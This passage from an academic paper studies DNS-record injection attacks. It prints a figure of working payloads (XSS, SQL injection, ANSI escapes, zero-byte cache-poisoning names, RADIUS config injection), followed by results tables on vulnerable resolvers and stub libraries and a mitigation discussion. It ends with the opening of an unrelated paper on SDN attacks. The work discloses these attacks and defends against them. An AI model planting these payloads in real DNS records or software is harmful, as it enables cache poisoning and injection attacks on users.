cnameansi.example.com  CNAME \027[31\;1\;4mHello\027[0m.
                             cnameansi.example.com

injectdot.example.com. CNAME www\.target.com.
www\.target.com.           A 6.6.6.6
injectzero.example.com CNAME www.target.com\000.example.com
www.target.com\000.example.com A 6.6.6.6

_ldap._tcp.example.com.  IN SRV /dc=example,dc=com.
_radsec._tcp.example.com IN SRV 6.6.6.6\\n\\ttype\\tTCP\\n\\t
                                secret\\tsomething\\n}\\n%%p.
exp.example.com          IN TXT "AAAAA..." (510 times)

1.1.1.1.in-addr.arpa   PTR   works.test
2.2.2.2.in-addr.arpa   PTR   te/st.test
3.3.3.3.in-addr.arpa   PTR   te\@st.test
4.4.4.4.in-addr.arpa   PTR   t\000t.test
5.5.5.5.in-addr.arpa   PTR   t\.t.test
6.6.6.6.in-addr.arpa   PTR   <img/src=''/onerror='alert
                             &#x28&#x22xss&#x22&#x29'>.test
7.7.7.7.in-addr.arpa   PTR   'OR''=''--.test
8.8.8.8.in-addr.arpa   PTR   \027[31\;1\;4mHello\027[0m.test
```

Figure 9: Injection payloads based on CNAME and PTR records.

however that depending on the test, 'vulnerable' means that the resolver performs as expected and conforms to the DNS standard (in case of non-stub resolvers and special character tests like cnameslash) or that it misinterprets a domain name which allows for a cache-poisoning attack (in case of injection payloads, such as inject\000). For injection payloads, we only call a resolver vulnerable (✓) when the malicious IP address was cached, otherwise we use (✗[5]) to show that the misinterpretation occurs, but can only exploited in conjunction with a caching downstream resolver like dnsmasq (See Section 3.2.3). We list the percentage and absolute number of open resolvers vulnerable to each payload in the bottom of Table 5.

Transparent handling of DNS records. The results from Internet evaluation of open resolvers correspond to our in-lab evaluation: Around 96% of all tested open DNS resolvers are transparent for application-specific payloads in DNS records.

Comparing the CNAME-based cnameslash and SRV-based LDAP and Eduroam payloads, we can observe that there is some difference of resolver behaviour in handling these records, even thought they are based on the same property (including non-standard characters in a domain name field). This can be seen as a confirmation that many resolvers indeed ignore the contents of record type field that is not directly needed for the DNS resolution (like SRV), but do not do so for records which are important to finish the lookup (like A or CNAME).

Cache injection vulnerabilities. For the injection specific payloads inject\. and inject\000, the evaluation results also mostly match the expectation from the in-lab evaluation. Like all resolver implementations except Verisign Public DNS, most Open DNS resolvers which do handle the injection pay-

loads transparently and are not vulnerable to our injection payloads.

Nevertheless, we found 1.3% to 4.6% of the open DNS resolvers to be vulnerable to a cache poisoning attack without any further requirements, which was verified by querying for the maliciously injected record. Overall, 8.0% (or 105,854) of the open resolvers are vulnerable to cache poisoning via *any* of the injection payloads. This result is alarming considering that the inject\000 attack does not require any attacker resources other than control over an arbitrary nameserver in the internet.

Misinterpretation analysis. In our Internet measurement we observed the following phenomenon: the resolvers respond with the non-misinterpreted value in return to the first query for a record with injection payload in our domain. However, subsequent queries for the same resource record (with the same domain name) which are responded from the cache (without issuing a query to our nameserver) can result in one of the two outcomes: (1) a misinterpreted value or (2) non-misinterpreted value. Nevertheless a subsequent validation of the cached record confirms that in both cases the injection was successful and the target cache stored a misinterpreted record.

Vulnerable DNS software in Internet. We use `version.bind` special query to infer the implementation and version of the open resolvers. While most servers do not respond to these queries (in our study 65%, see column 'our study' in Table 5), we find that, depending on the implementation and attack type, even those exact versions we have found not vulnerable during our lab evaluation were found vulnerable during our evaluation of open resolvers in the Internet, e.g., 19.2% of vulnerable resolvers were Bind resolvers. In these cases we find that the misinterpretation causing the vulnerability does not occur in the 'visible' software implementations, but rather in one of the upstream (forwarding) resolvers in the resolution chain, which we cannot identify.

In some cases upstream forwarders is a public DNS service, like Google, OpenDNS and Cloudflare. We infer this by mapping the IP addresses of the DNS queries received by our nameservers to the Autonomous System (AS) numbers of the resolvers sending the queries.

[RFC1034] non-compliant resolvers. 12% of the open resolvers in the Internet exhibit the same flaws as we found in stub resolver implementations. These are misinterpretations when decoding line-format domain names into zero-terminated string. Not only this allows for cache injection attacks, but it also indicates that those resolvers do not follow the recommendations in [RFC1034] [30], requiring that the DNS software should store domain names in their line format and not as decoded strings.

5 Root Causes, Insights and Mitigations

Missing Specifications

The study that we carried out in this work showed us that one of the root factors allowing our attacks is a lack of threat model in the standard RFCs as well as a lack of specifications on DNS and on its interactions with applications:

Threat modelling. There is a lack of threat modelling in the DNS infrastructure and in the interaction of DNS with the applications. The RFCs should provide a threat model discussing potential pitfalls. For instance, most applications typically expect hostnames, but in the RFCs, this is not considered.

DNS record parsing. There is a lack of detailed specification on how to parse DNS records. This critical functionality should be specified in the RFCs.

Validation of DNS records. There is a lack of standardised implementation for validation of DNS records. This is important esp. for non-address record types as these are not supported by the OS resolver (e.g., libc). Similarly to, say libraries for generating DNSSEC keys, there should be an implementation for validation of received DNS records.

Domain names vs hostnames. There is a discrepancy between definitions of domain names and hostnames, which leads to confusion in DNS software in how to parse the DNS records. To avoid pitfalls the same rules should apply to both.

Mitigations

Applications. Since DNS resolvers serve data from untrusted Internet sources, the applications should always treat data from DNS the same way they treat user input, hence validation of formatting and escaping should always be performed (ie. validate html special characters, etc.), regardless if the API used to receive the data indicates an already checked result (POSIX) or not.

System stub resolvers. Stub resolvers should be modified to check if domain names returned by POSIX calls like `gethostbyname()` are valid hostnames, [17]. If not, the domain name should not be given to the application, like it is implemented in glibc already. Merely escaping special characters as done by netbsd can still be vulnerable. For instance, we demonstrate this with the `6.6.6.6.in-addr.arpa` Cross-Site Scripting payload in Figure 9 which does not contain any character typically escaped in domain names and, for example, can be used to execute an attack against OpenWRT. Furthermore non-libc DNS libraries should follow the same rules (i.e., only allow hostnames as per [17]) even for non-standard lookup types like SRV to prevent confusion among developers who only used libc resolvers before. Guidance on how to implement such checks should ideally be given by standardisation bodies.

DNS resolvers. Filtering DNS responses on the DNS resolver or forwarder level is possible but is against the DNS standard [3, 4, 17]. Changing this requires a discussion in

	DNS Payload shown in	Fig. 9						Section 3.2.1		Section 3.2.1		Sec. 3.4.2	Tab. 3	Fig. 6
	Test	Base	/	@	XSS	SQL	ANSI	inject\. CNAME	inject\. Direct	inject\000 CNAME	inject\000 Direct	LDAP	Eduroam	libspf2
Recursive resolvers	BIND (9.14.0)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	MaraDNS Deadwood (3.2.14)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✗[2]
	Unbound (1.9.1)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	PowerDNS Recursor (4.3.0)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	Windows Server (2012 R2)	✓	✓	✓	✓	✓[1]	✓[1]	✗	✗	✗	✗	✓	✓	✓
	Windows Server (2016)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	Windows Server (2019)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
Forwarders	pdnsd (1.2.9a)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	dnsmasq (2.79)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	NxFilter (4.3.3.9)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	systemd resolved (237)	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
Public resolvers	OpenDNS	✓	✓	✓	✓	✓[1]	✓[1]	✗	✗	✗	✗	✓	✓	✓
	Cloudflare Public DNS	✓	✓	✓	✓	✓[1]	✓[1]	✗	✗	✗	✗	✓	✓	✓
	Comodo Secure DNS	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	Google Public DNS	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	Hurricane Electric	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	Neustar UltraRecursive	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	Norton ConnectSafe	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	Oracle Dyn	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	SafeDNS	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
	VeriSign Public DNS	✓	✓	✓	✓	✓	✓	(✗)[5]	✗	✗	✗	✓	✓	✓
	Yandex DNS	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓	✓
Stub resolvers	glibc	✓	✗	✗	✗	✗	✗	✗	-	✗	-	n/a no SRV/TXT support or does not apply		
	musl	✓	✗	✗	✗	✗	✗	(✗)[5]	-	✗	-			
	dietlibc	✓	✓	✓	✓	✓	✓	(✗)[5]	-	(✗)[5]	-			
	uclibc	✓	✓	✓	✓	✓	✓	(✗)[5]	-	(✗)[5]	-			
	Windows	✓	✓	✓	✓	✓	✓	(✗)[5]	-	(✗)[5]	-			
	NetBSD	✓	✓	(✓)[3]	✓	✓	(✓)[3]	✗[3]	-	✗[3]	-			
	Mac OS X	✓	✓	✓	✓	✓	(✓)[3]	✗[3]	-	✗[3]	-			
	go*	✓	✓	✓	✓	✗	✓	(✗)[5]	-	✗	-			
	nodejs	✓	✓	✓	✓	✓	✓	✗[3]	-	(✗)[5]	-			
	openjdk8*	InetAddress.getCanonicalHostName() gives PTR instead of CNAME										✓		
Open resolvers in Internet		100% 1,328,146	96.6% 1,283,447	96.3% 1,279,573	96.4% 1,279,835	95.9% 1,273,710	96.3% 1,279,100	1.3% 45,596	2.7% 51,049	3.6% 82,589	4.6% 88,864	99.6% 1,322,529	99.6% 1,322,203	56.1% 745,599

✓: Vulnerable. [1]: record converted to lower case. [2]: NXDOMAIN/no response. [3]: output was escaped. [5]: Record is misinterpreted, injection is not cached.
∗: Uses system stub resolver by default but offers a builtin one.

Table 5: Forward-lookup test results for all groups of resolvers.

Test	**Base**	/	@	\.	\000	XSS	SQL	ANSI
Payload (Fig.9)	1.1.1.1	2.2.2.2	3.3.3.3	5.5.5.5	4.4.4.4	6.6.6.6	7.7.7.7	8.8.8.8
glibc	✓	✗	✗	✗	✗	✗	✗	✗
musl	✓	✓	✓	✓	✓	✓	✓	✓
dietlibc	✓	✓	✓	✓	✓	✓	✓	✓
uclibc	✓	✓	✓	✓	✓	✓	✓	✓
windows	✓	✓	✓	✓	✓	✓	✓	✓
netbsd	✓	✓	(✓)[2]	(✓)[2]	(✓)[2]	✓	✓	(✓)[2]
mac os x	✓	✓	✓	(✓)[2]	✓	✓	✓	✓
go*	✓	✓	✓	✓	(✓)[3]	✓	✓	✓
openjdk8*	✓	✗	✓	(✓)[2]	(✓)[3]	✓[4]	✓	✓
node	✓	✓	✓	(✓)[2]	✓	✓	✓	✓

✓: Vulnerable. [2]: output was escaped. [3]: Zero-byte did not stop output.
[4]: Alternative XSS payload with " " instead of "/".
∗: Uses system stub resolver by default but offers a builtin-one.

Table 6: Reverse-lookup results for different stub resolvers.

the corresponding working groups within the IETF, which we are initiated within our disclosure efforts. Nevertheless, performing checks on DNS records is challenging: some applications, like SRV service discovery [38], require domain names with characters that are not allowed in hostnames (e.g., underscore). Defining a list of allowed characters so that legitimate applications would still work but injection attacks would be blocked should be further investigated and is not straightforward. In particular, it is difficult to foresee what characters and formats will be needed by future applications, hence a 'too-restrictive' list of allowed characters would make DNS less transparent, possibly introducing obstacles in deployment of new applications, or when adding new versions or new features to existing applications. On the other hand, leaving this completely transparent may lead to confusion about what values a field can actually have, and can even introduce vulnerabilities – our work can be generalised to other Internet protocols. We show that the decision to enable easy future deployment of new applications by not restricting the domain names to alphanumeric characters exposes to attacks.

Nevertheless, as an immediate protection against our attacks, operators which are unable to implement changes on the application- or stub-resolver-level might use filtering proxies which implement those validation steps on the network-level instead[7].

Mitigations against cache-poisoning. Since the cache-poisoning attacks cannot be reliably detected by downstream forwarders, these attacks must be mitigated by patching the resolvers causing the misinterpretation. If the resolver is only misinterpreting malicious records (but not caching them, like Verisign Public DNS), switching to a DNS forwarder which does not cache cross-CNAME records can prevent the attack. This however does not fix the root cause of the issue.

[7] We provide a proof-of-concept implementation of such a proxy at https://xdi-attack.net.

When the resolver operator cannot not fix the vulnerability, switching to another DNS resolver is the best option.

6 Related Work

DNS cache poisoning. Kaminsky provided the first demonstration of DNS cache poisoning attack [39]. Since then DNS resolvers have been patched to support best practices [RFC5452] [21]: randomising fields in requests, such as source port and DNS TXID, and validating them in responses, and also to apply checks such as bailiwick [22]. This makes DNS resilient to off-path cache poisoning attacks. Nevertheless, recent works developed cache poisoning attacks when DNS responses are served over UDP [40]. The attacks use different side channels to predict the randomisation parameters, as well as other methodologies like fragmentation to bypass guessing the parameters altogether, [8–10,41–45]. Our attacks are not limited by the transport protocol and apply to DNS over TCP as well as DNS over UDP. In contrast to all existing DNS cache poisoning attacks which evaluate the cache poisoning on one victim DNS resolver and then check if some selected population of DNS resolvers have the properties that could potentially make them vulnerable, our attack is the first to have been fully automated and evaluated on a large set of target networks, 3M, and the first to have been successfully launched against 105K resolvers. Prior attacks cannot be automated since they need to be tailored per each target victim resolver [8–10, 44, 45]. For instance, the servers set the fragmentation offset slightly differently hence making fragmentation difficult to match, the servers randomise the records in responses making the UDP checksum extremely difficult to match, UDP ports need to be measured per each target separately, overwriting cached records with new values depends on already cached records and caching policies, and so on. Our attack is not restricted by these hurdles.

None of the proposed non-cryptographic defences prevent our cache poisoning attacks. Even the cryptographic protection with DNSSEC [RFC4033-RFC4035] [11–13], which blocks all previous DNS cache poisoning attacks, does not prevent our attacks in common settings. Furthermore, DNSSEC deployments were showed to often use weak cryptographic algorithms or vulnerable keys, [46–48]. Cipher-suite negotiation schemes were proposed to allow easy adoption of stronger cryptographic ciphers [49].

Recent proposals for encryption of DNS traffic, such as DNS over HTTPS [50] and DNS over TLS [51], although vulnerable to traffic analysis [52, 53], may also enhance resilience to cache poisoning but do not prevent our injection attack.

User input injections in web applications. Injection vulnerabilities [54] are the primary medium for performing remote exploits, including SQL injection attacks [54], Cross Site Scripting (XSS) [55], buffer overflow [56], XPath injections [57], LDAP injections [58], HTTP header injection [59], Email header injection [60], SMTP injection [61]. All these differ from our injection attacks. User injection attacks via the web interfaces are typically blocked as user input is sanitised prior to being accepted by applications. Our attacks apply even when user input is properly validated and also where the users cannot provide any meaningful input at all, since we deliver malicious payloads by encoding them into DNS records.

DNS rebinding attacks. DNS rebinding attack [62, 63] uses a script on the victim network and an external attacker to create a confusion in web browsers bypassing Same Origin Policy (SOP), say by mapping the external attacker to an internal IP address. This allows the attacker to impersonate internal hosts in order to bypass filtering that is applied on external packets, e.g., for spam or for Denial of Service (DoS) attacks. Our attacks target the internal services directly, without impersonation of internal devices. DNS rebinding are prevented, e.g., with filtering private IP addresses and blocking the resolution of external hostnames into internal IP addresses, or via DNS pinning [62] in web browsers - none of which prevent our attacks.

7 Conclusions

Our work shows that central transparency-related principles of development of Internet systems should be reconsidered:

Flexibility. Be strict when sending and permissive when receiving is a good principle in the Internet. Systems and protocols that are too rigid are much more difficult to use and require significant changes to the existing infrastructure for adoption of new technologies or mechanisms. The huge success of DNS in providing platform to new applications is thanks to its transparent handling of DNS records. If DNS is made less transparent, e.g., by requiring that the records are checked for invalid characters, it would make the roll out of new applications in the Internet much more challenging. For instance, if DNS parsed each record, new applications using records containing not yet supported characters, e.g., not just alphanumeric characters, like in SRV record type, would require changes to the DNS servers all over the Internet to enable support for new characters. Unupgraded servers would risk failures or even crashes when processing the new records. On the other hand, making systems too tolerant can expose to vulnerabilities. We showed that leaving the specification completely open exposes DNS and the applications using DNS to attacks. Hence, a balance should be found between the ease of deployment and security.

Layering. Although it is a known networking principle that each layer provides services to the layer above it, and the upper layer does not have to worry about the data provided by lower protocols, we show that when it comes to security this principle may result in vulnerabilities. We recommend that the validation of DNS data is integrated into applications directly not relying on the lower layers to do this for them. For instance, it may not always be possible for DNS to predict all the applications of the data that it provides and scenarios

where it will be used. Hence even if DNS is changed to apply checks over the data in DNS records, the applications should nevertheless do the validation also themselves.

Acknowledgements

We are grateful to Yuval Yarom and to the anonymous referees for their thoughtful feedback on our work.

This work has been co-funded by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE and by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) SFB 1119.

References

[1] C. Farrell, M. Schulze, S. Pleitner, and D. Baldoni, "DNS Encoding of Geographical Location," RFC 1712 (Experimental), Internet Engineering Task Force, Nov. 1994. [Online]. Available: http://www.ietf.org/rfc/rfc1712.txt

[2] P. Hoffman and J. Schlyter, "The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol: TLSA," RFC 6698 (Proposed Standard), Internet Engineering Task Force, Aug. 2012, updated by RFCs 7218, 7671. [Online]. Available: http://www.ietf.org/rfc/rfc6698.txt

[3] A. Gustafsson, "Handling of Unknown DNS Resource Record (RR) Types," RFC 3597 (Proposed Standard), Internet Engineering Task Force, Sep. 2003, updated by RFCs 4033, 4034, 4035, 5395, 6195, 6895. [Online]. Available: http://www.ietf.org/rfc/rfc3597.txt

[4] P. Mockapetris, "Domain names - implementation and specification," RFC 1035 (INTERNET STANDARD), Internet Engineering Task Force, Nov. 1987, updated by RFCs 1101, 1183, 1348, 1876, 1982, 1995, 1996, 2065, 2136, 2181, 2137, 2308, 2535, 2673, 2845, 3425, 3658, 4033, 4034, 4035, 4343, 5936, 5966, 6604, 7766. [Online]. Available: http://www.ietf.org/rfc/rfc1035.txt

[5] W. G. Halfond, J. Viegas, A. Orso *et al.*, "A classification of SQL-injection attacks and countermeasures," in *Proceedings of the IEEE international symposium on secure software engineering*, vol. 1. IEEE, 2006, pp. 13–15.

[6] J. Grossman, S. Fogie, R. Hansen, A. Rager, and P. D. Petkov, *XSS attacks: cross site scripting exploits and defense*. Syngress, 2007.

[7] T. Pietraszek and C. V. Berghe, "Defending against injection attacks through context-sensitive string evaluation," in *International Workshop on Recent Advances in Intrusion Detection*. Springer, 2005, pp. 124–145.

[8] A. Herzberg and H. Shulman, "Fragmentation Considered Poisonous: or one-domain-to-rule-them-all.org," in *IEEE CNS 2013. The Conference on Communications and Network Security, Washington, D.C., U.S.* IEEE, 2013.

[9] X. Zheng, C. Lu, J. Peng, Q. Yang, D. Zhou, B. Liu, K. Man, S. Hao, H. Duan, and Z. Qian, "Poison over troubled forwarders: A cache poisoning attack targeting DNS forwarding devices," in *29th USENIX Security Symposium (USENIX Security 20)*, 2020, pp. 577–593.

[10] K. Man, Z. Qian, Z. Wang, X. Zheng, Y. Huang, and H. Duan, "DNS Cache Poisoning Attack Reloaded: Revolutions with Side Channels," in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security CCS*. ACM, 2020.

[11] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose, "DNS Security Introduction and Requirements," RFC 4033 (Proposed Standard), Internet Engineering Task Force, Mar. 2005, updated by RFCs 6014, 6840. [Online]. Available: http://www.ietf.org/rfc/rfc4033.txt

[12] ——, "Resource Records for the DNS Security Extensions," RFC 4034 (Proposed Standard), Internet Engineering Task Force, Mar. 2005, updated by RFCs 4470, 6014, 6840, 6944. [Online]. Available: http://www.ietf.org/rfc/rfc4034.txt

[13] ——, "Protocol Modifications for the DNS Security Extensions," RFC 4035 (Proposed Standard), Internet Engineering Task Force, Mar. 2005, updated by RFCs 4470, 6014, 6840. [Online]. Available: http://www.ietf.org/rfc/rfc4035.txt

[14] "Standard for Information Technology–Portable Operating System Interface (POSIX(R)) Base Specifications, Issue 7," *IEEE Std 1003.1, 2016 Edition (incorporates IEEE Std 1003.1-2008, IEEE Std 1003.1-2008/Cor 1-2013, and IEEE Std 1003.1-2008/Cor 2-2016)*, pp. 1–3957, Sep. 2016.

[15] R. Gilligan, S. Thomson, J. Bound, J. McCann, and W. Stevens, "Basic Socket Interface Extensions for IPv6," RFC 3493 (Informational), Internet Engineering Task Force, Feb. 2003. [Online]. Available: http://www.ietf.org/rfc/rfc3493.txt

[16] K. Harrenstien, M. Stahl, and E. Feinler, "DoD Internet host table specification," RFC 952, Internet Engineering Task Force, Oct. 1985, updated by RFC 1123. [Online]. Available: http://www.ietf.org/rfc/rfc952.txt

[17] R. Braden, "Requirements for Internet Hosts - Application and Support," RFC 1123 (INTERNET STANDARD), Internet Engineering Task Force, Oct. 1989, updated by RFCs 1349, 2181, 5321, 5966, 7766. [Online]. Available: http://www.ietf.org/rfc/rfc1123.txt

[18] D. E. 3rd, "Domain Name System (DNS) Case Insensitivity Clarification," RFC 4343 (Proposed Standard), Internet Engineering Task Force, Jan. 2006. [Online]. Available: http://www.ietf.org/rfc/rfc4343.txt

[19] ——, "Domain Name System (DNS) IANA Considerations," RFC 6895 (Best Current Practice), Internet Engineering Task Force, Apr. 2013. [Online]. Available: http://www.ietf.org/rfc/rfc6895.txt

[20] H. Shulman and M. Waidner, "Towards security of internet naming infrastructure," in *European Symposium on Research in Computer Security*. Springer, 2015, pp. 3–22.

[21] A. Hubert and R. van Mook, "Measures for Making DNS More Resilient against Forged Answers," RFC 5452 (Proposed Standard), Internet Engineering Task Force, Jan. 2009. [Online]. Available: http://www.ietf.org/rfc/rfc5452.txt

[22] R. Elz and R. Bush, "Clarifications to the DNS Specification," RFC 2181 (Proposed Standard), Internet Engineering Task Force, Jul. 1997, updated by RFCs 4035, 2535, 4343, 4033, 4034, 5452. [Online]. Available: http://www.ietf.org/rfc/rfc2181.txt

[23] C. Rigney, A. Rubens, W. Simpson, and S. Willens, "Remote Authentication Dial In User Service (RADIUS)," RFC 2058 (Proposed Standard), Internet Engineering Task Force, Jan. 1997, obsoleted by RFC 2138. [Online]. Available: http://www.ietf.org/rfc/rfc2058.txt

[24] radsecproxy, "naptr-eduroam.sh," 2012. [Online]. Available: https://github.com/radsecproxy/radsecproxy/blob/8d287300f510e0559f01a2e7a4dec90674215f25/tools/naptr-eduroam.sh

[25] MITRE, "CVE-2010-4052 in GNU C Library (glibc)," 2010. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4052

[26] M. Smith and T. Howes, "Lightweight Directory Access Protocol (LDAP): Uniform Resource Locator," RFC 4516 (Proposed Standard), Internet Engineering Task Force, Jun. 2006. [Online]. Available: http://www.ietf.org/rfc/rfc4516.txt

[27] S. Kitterman, "Sender Policy Framework (SPF) for Authorizing Use of Domains in Email, Version 1," RFC 7208 (Proposed Standard), Internet Engineering Task Force, Apr. 2014, updated by RFC 7372. [Online]. Available: http://www.ietf.org/rfc/rfc7208.txt

[28] Ubuntu Community Help Wiki. (2013) Postfix/SPF. https://help.ubuntu.com/community/Postfix/SPF, accessed 2020-02-04.

[29] The Postfix Home Page. (2020) Postfix SMTP Access Policy Delegation. http://www.postfix.org/SMTPD_POLICY_README.html, accessed 2020-02-04.

[30] P. Mockapetris, "Domain names - concepts and facilities," RFC 1034 (INTERNET STANDARD), Internet Engineering Task Force, Nov. 1987, updated by RFCs 1101, 1183, 1348, 1876, 1982, 2065, 2181, 2308, 2535, 4033, 4034, 4035, 4343, 4035, 4592, 5936. [Online]. Available: http://www.ietf.org/rfc/rfc1034.txt

[31] A. Costello, "Punycode: A Bootstring encoding of Unicode for Internationalized Domain Names in Applications (IDNA)," RFC 3492 (Proposed Standard), Internet Engineering Task Force, Mar. 2003, updated by RFC 5891. [Online]. Available: http://www.ietf.org/rfc/rfc3492.txt

[32] MITRE, "CVE-2009-4487 in nginx 0.7.64," 2009. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4487

[33] ——, "CVE-2013-1862 in Apache HTTP Server," 2013. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1862

[34] The OpenWrt Project, "LuCI - OpenWrt Configuration Interface," 2020. [Online]. Available: https://github.com/openwrt/luci

[35] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman, "A search engine backed by Internet-wide scanning," in *22nd ACM Conference on Computer and Communications Security*, Oct. 2015.

[36] M. Kührer, T. Hupperich, J. Bushart, C. Rossow, and T. Holz, "Going wild: Large-scale classification of open dns resolvers," in *Proceedings of the 2015 Internet Measurement Conference*, ser. IMC '15. New York, NY, USA: Association for Computing Machinery, 2015, p. 355–368. [Online]. Available: https://doi.org/10.1145/2815675.2815683

[37] D. Tatang, C. Schneider, and T. Holz, "Large-scale analysis of infrastructure-leaking dns servers," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2019, pp. 353–373.

[38] A. Gulbrandsen, P. Vixie, and L. Esibov, "A DNS RR for specifying the location of services (DNS SRV)," RFC 2782 (Proposed Standard), Internet Engineering Task Force, Feb. 2000, updated by RFC 6335. [Online]. Available: http://www.ietf.org/rfc/rfc2782.txt

[39] D. Kaminsky, "It's the End of the Cache As We Know It," Presentation at Blackhat Briefings, 2008.

[40] Y. Gilad, A. Herzberg, and H. Shulman, "Off-path hacking: The illusion of challenge-response authentication," *IEEE Security & Privacy*, vol. 12, no. 5, pp. 68–77, 2013.

[41] A. Herzberg and H. Shulman, "Security of patched DNS," in *European Symposium on Research in Computer Security*. Springer, 2012, pp. 271–288.

[42] ——, "Socket overloading for fun and cache-poisoning," in *Proceedings of the 29th Annual Computer Security Applications Conference*, 2013, pp. 189–198.

[43] ——, "Vulnerable delegation of dns resolution," in *European Symposium on Research in Computer Security*. Springer, 2013, pp. 219–236.

[44] M. Brandt, T. Dai, A. Klein, H. Shulman, and M. Waidner, "Domain validation++ for mitm-resilient pki," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018, pp. 2060–2076.

[45] F. Alharbi, J. Chang, Y. Zhou, F. Qian, Z. Qian, and N. Abu-Ghazaleh, "Collaborative Client-Side DNS Cache Poisoning Attack," in *INFOCOM*. IEEE, 2019.

[46] T. Dai, H. Shulman, and M. Waidner, "Dnssec misconfigurations in popular domains," in *International Conference on Cryptology and Network Security*. Springer, 2016, pp. 651–660.

[47] H. Shulman and M. Waidner, "One key to sign them all considered vulnerable: Evaluation of DNSSEC in the internet," in *14th USENIX Symposium on Networked Systems Design and Implementation (NSDI 17)*, 2017, pp. 131–144.

[48] T. Chung, R. van Rijswijk-Deij, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson, "Understanding the role of registrars in dnssec deployment," in *Proceedings of the 2017 Internet Measurement Conference*, 2017, pp. 369–383.

[49] A. Herzberg, H. Shulman, and B. Crispo, "Less is more: cipher-suite negotiation for dnssec," in *Proceedings of the 30th Annual Computer Security Applications Conference*, 2014, pp. 346–355.

[50] P. Hoffman and P. McManus, "Rfc 8484: Dns queries over https (doh)," 2018.

[51] Z. Hu, L. Zhu, J. Heidemann, A. Mankin, D. Wessels, and P. Hoffman, "Rfc 7858-specification for dns over transport layer security (tls)," 2016.

[52] H. Shulman, "Pretty bad privacy: Pitfalls of dns encryption," in *Proceedings of the 13th Workshop on Privacy in the Electronic Society*, 2014, pp. 191–200.

[53] S. Siby, M. Juarez, C. Diaz, N. Vallina-Rodriguez, and C. Troncoso, "Encrypted dns–> privacy? a traffic analysis perspective," *arXiv preprint arXiv:1906.09682*, 2019.

[54] Z. Su and G. Wassermann, "The essence of command injection attacks in web applications," *Acm Sigplan Notices*, vol. 41, no. 1, pp. 372–382, 2006.

[55] Y. Nadji, P. Saxena, and D. Song, "Document structure integrity: A robust basis for cross-site scripting defense." in *NDSS*, vol. 20, 2009.

[56] M. Dalton, H. Kannan, and C. Kozyrakis, "Real-world buffer overflow protection for userspace and kernelspace." in *USENIX Security Symposium*, 2008, pp. 395–410.

[57] J. Blasco, "Introduction to xpath injection techniques," in *Hakin9, Conference on IT Underground, Czech Republic*, 2007, pp. 23–31.

[58] J. M. Alonso, R. Bordon, M. Beltran, and A. Guzman, "LDAP injection techniques," in *2008 11th IEEE Singapore International Conference on Communication Systems*, Nov. 2008, pp. 980–986, iSSN: null.

[59] M. Johns and J. Winter, "Requestrodeo: Client side protection against session riding," in *Proceedings of the OWASP Europe 2006 Conference*, 2006.

[60] S. P. Chandramouli, P.-M. Bajan, C. Kruegel, G. Vigna, Z. Zhao, A. Doupé, and G.-J. Ahn, "Measuring e-mail header injections on the world wide web," in *Proceedings of the 33rd Annual ACM Symposium on Applied Computing*, 2018, pp. 1647–1656.

[61] T. Terada, "Smtp injection via recipient email addresses," *MBSD White Paper (December 2015)*, 2015.

[62] C. Jackson, A. Barth, A. Bortz, W. Shao, and D. Boneh, "Protecting browsers from dns rebinding attacks," *ACM Transactions on the Web (TWEB)*, vol. 3, no. 1, pp. 1–26, 2009.

[63] G. Acar, D. Y. Huang, F. Li, A. Narayanan, and N. Feamster, "Web-based attacks to discover and control local iot devices," in *Proceedings of the 2018 Workshop on IoT Security and Privacy*, 2018, pp. 29–35.

Causal Analysis for Software-Defined Networking Attacks

Benjamin E. Ujcich
Georgetown University

Samuel Jero
MIT Lincoln Laboratory

Richard Skowyra
MIT Lincoln Laboratory

Adam Bates
University of Illinois at Urbana-Champaign

William H. Sanders
Carnegie Mellon University

Hamed Okhravi
MIT Lincoln Laboratory

Abstract

Software-defined networking (SDN) has emerged as a flexible network architecture for central and programmatic control. Although SDN can improve network security oversight and policy enforcement, ensuring the security of SDN from sophisticated attacks is an ongoing challenge for practitioners. Existing network forensics tools attempt to identify and track such attacks, but holistic causal reasoning across control and data planes remains challenging.

We present PICOSDN, a provenance-informed causal observer for SDN attack analysis. PICOSDN leverages fine-grained data and execution partitioning techniques, as well as a unified control and data plane model, to allow practitioners to efficiently determine root causes of attacks and to make informed decisions on mitigating them. We implement PICOSDN on the popular ONOS SDN controller. Our evaluation across several attack case studies shows that PICOSDN is practical for the identification, analysis, and mitigation of SDN attacks.

1 Introduction

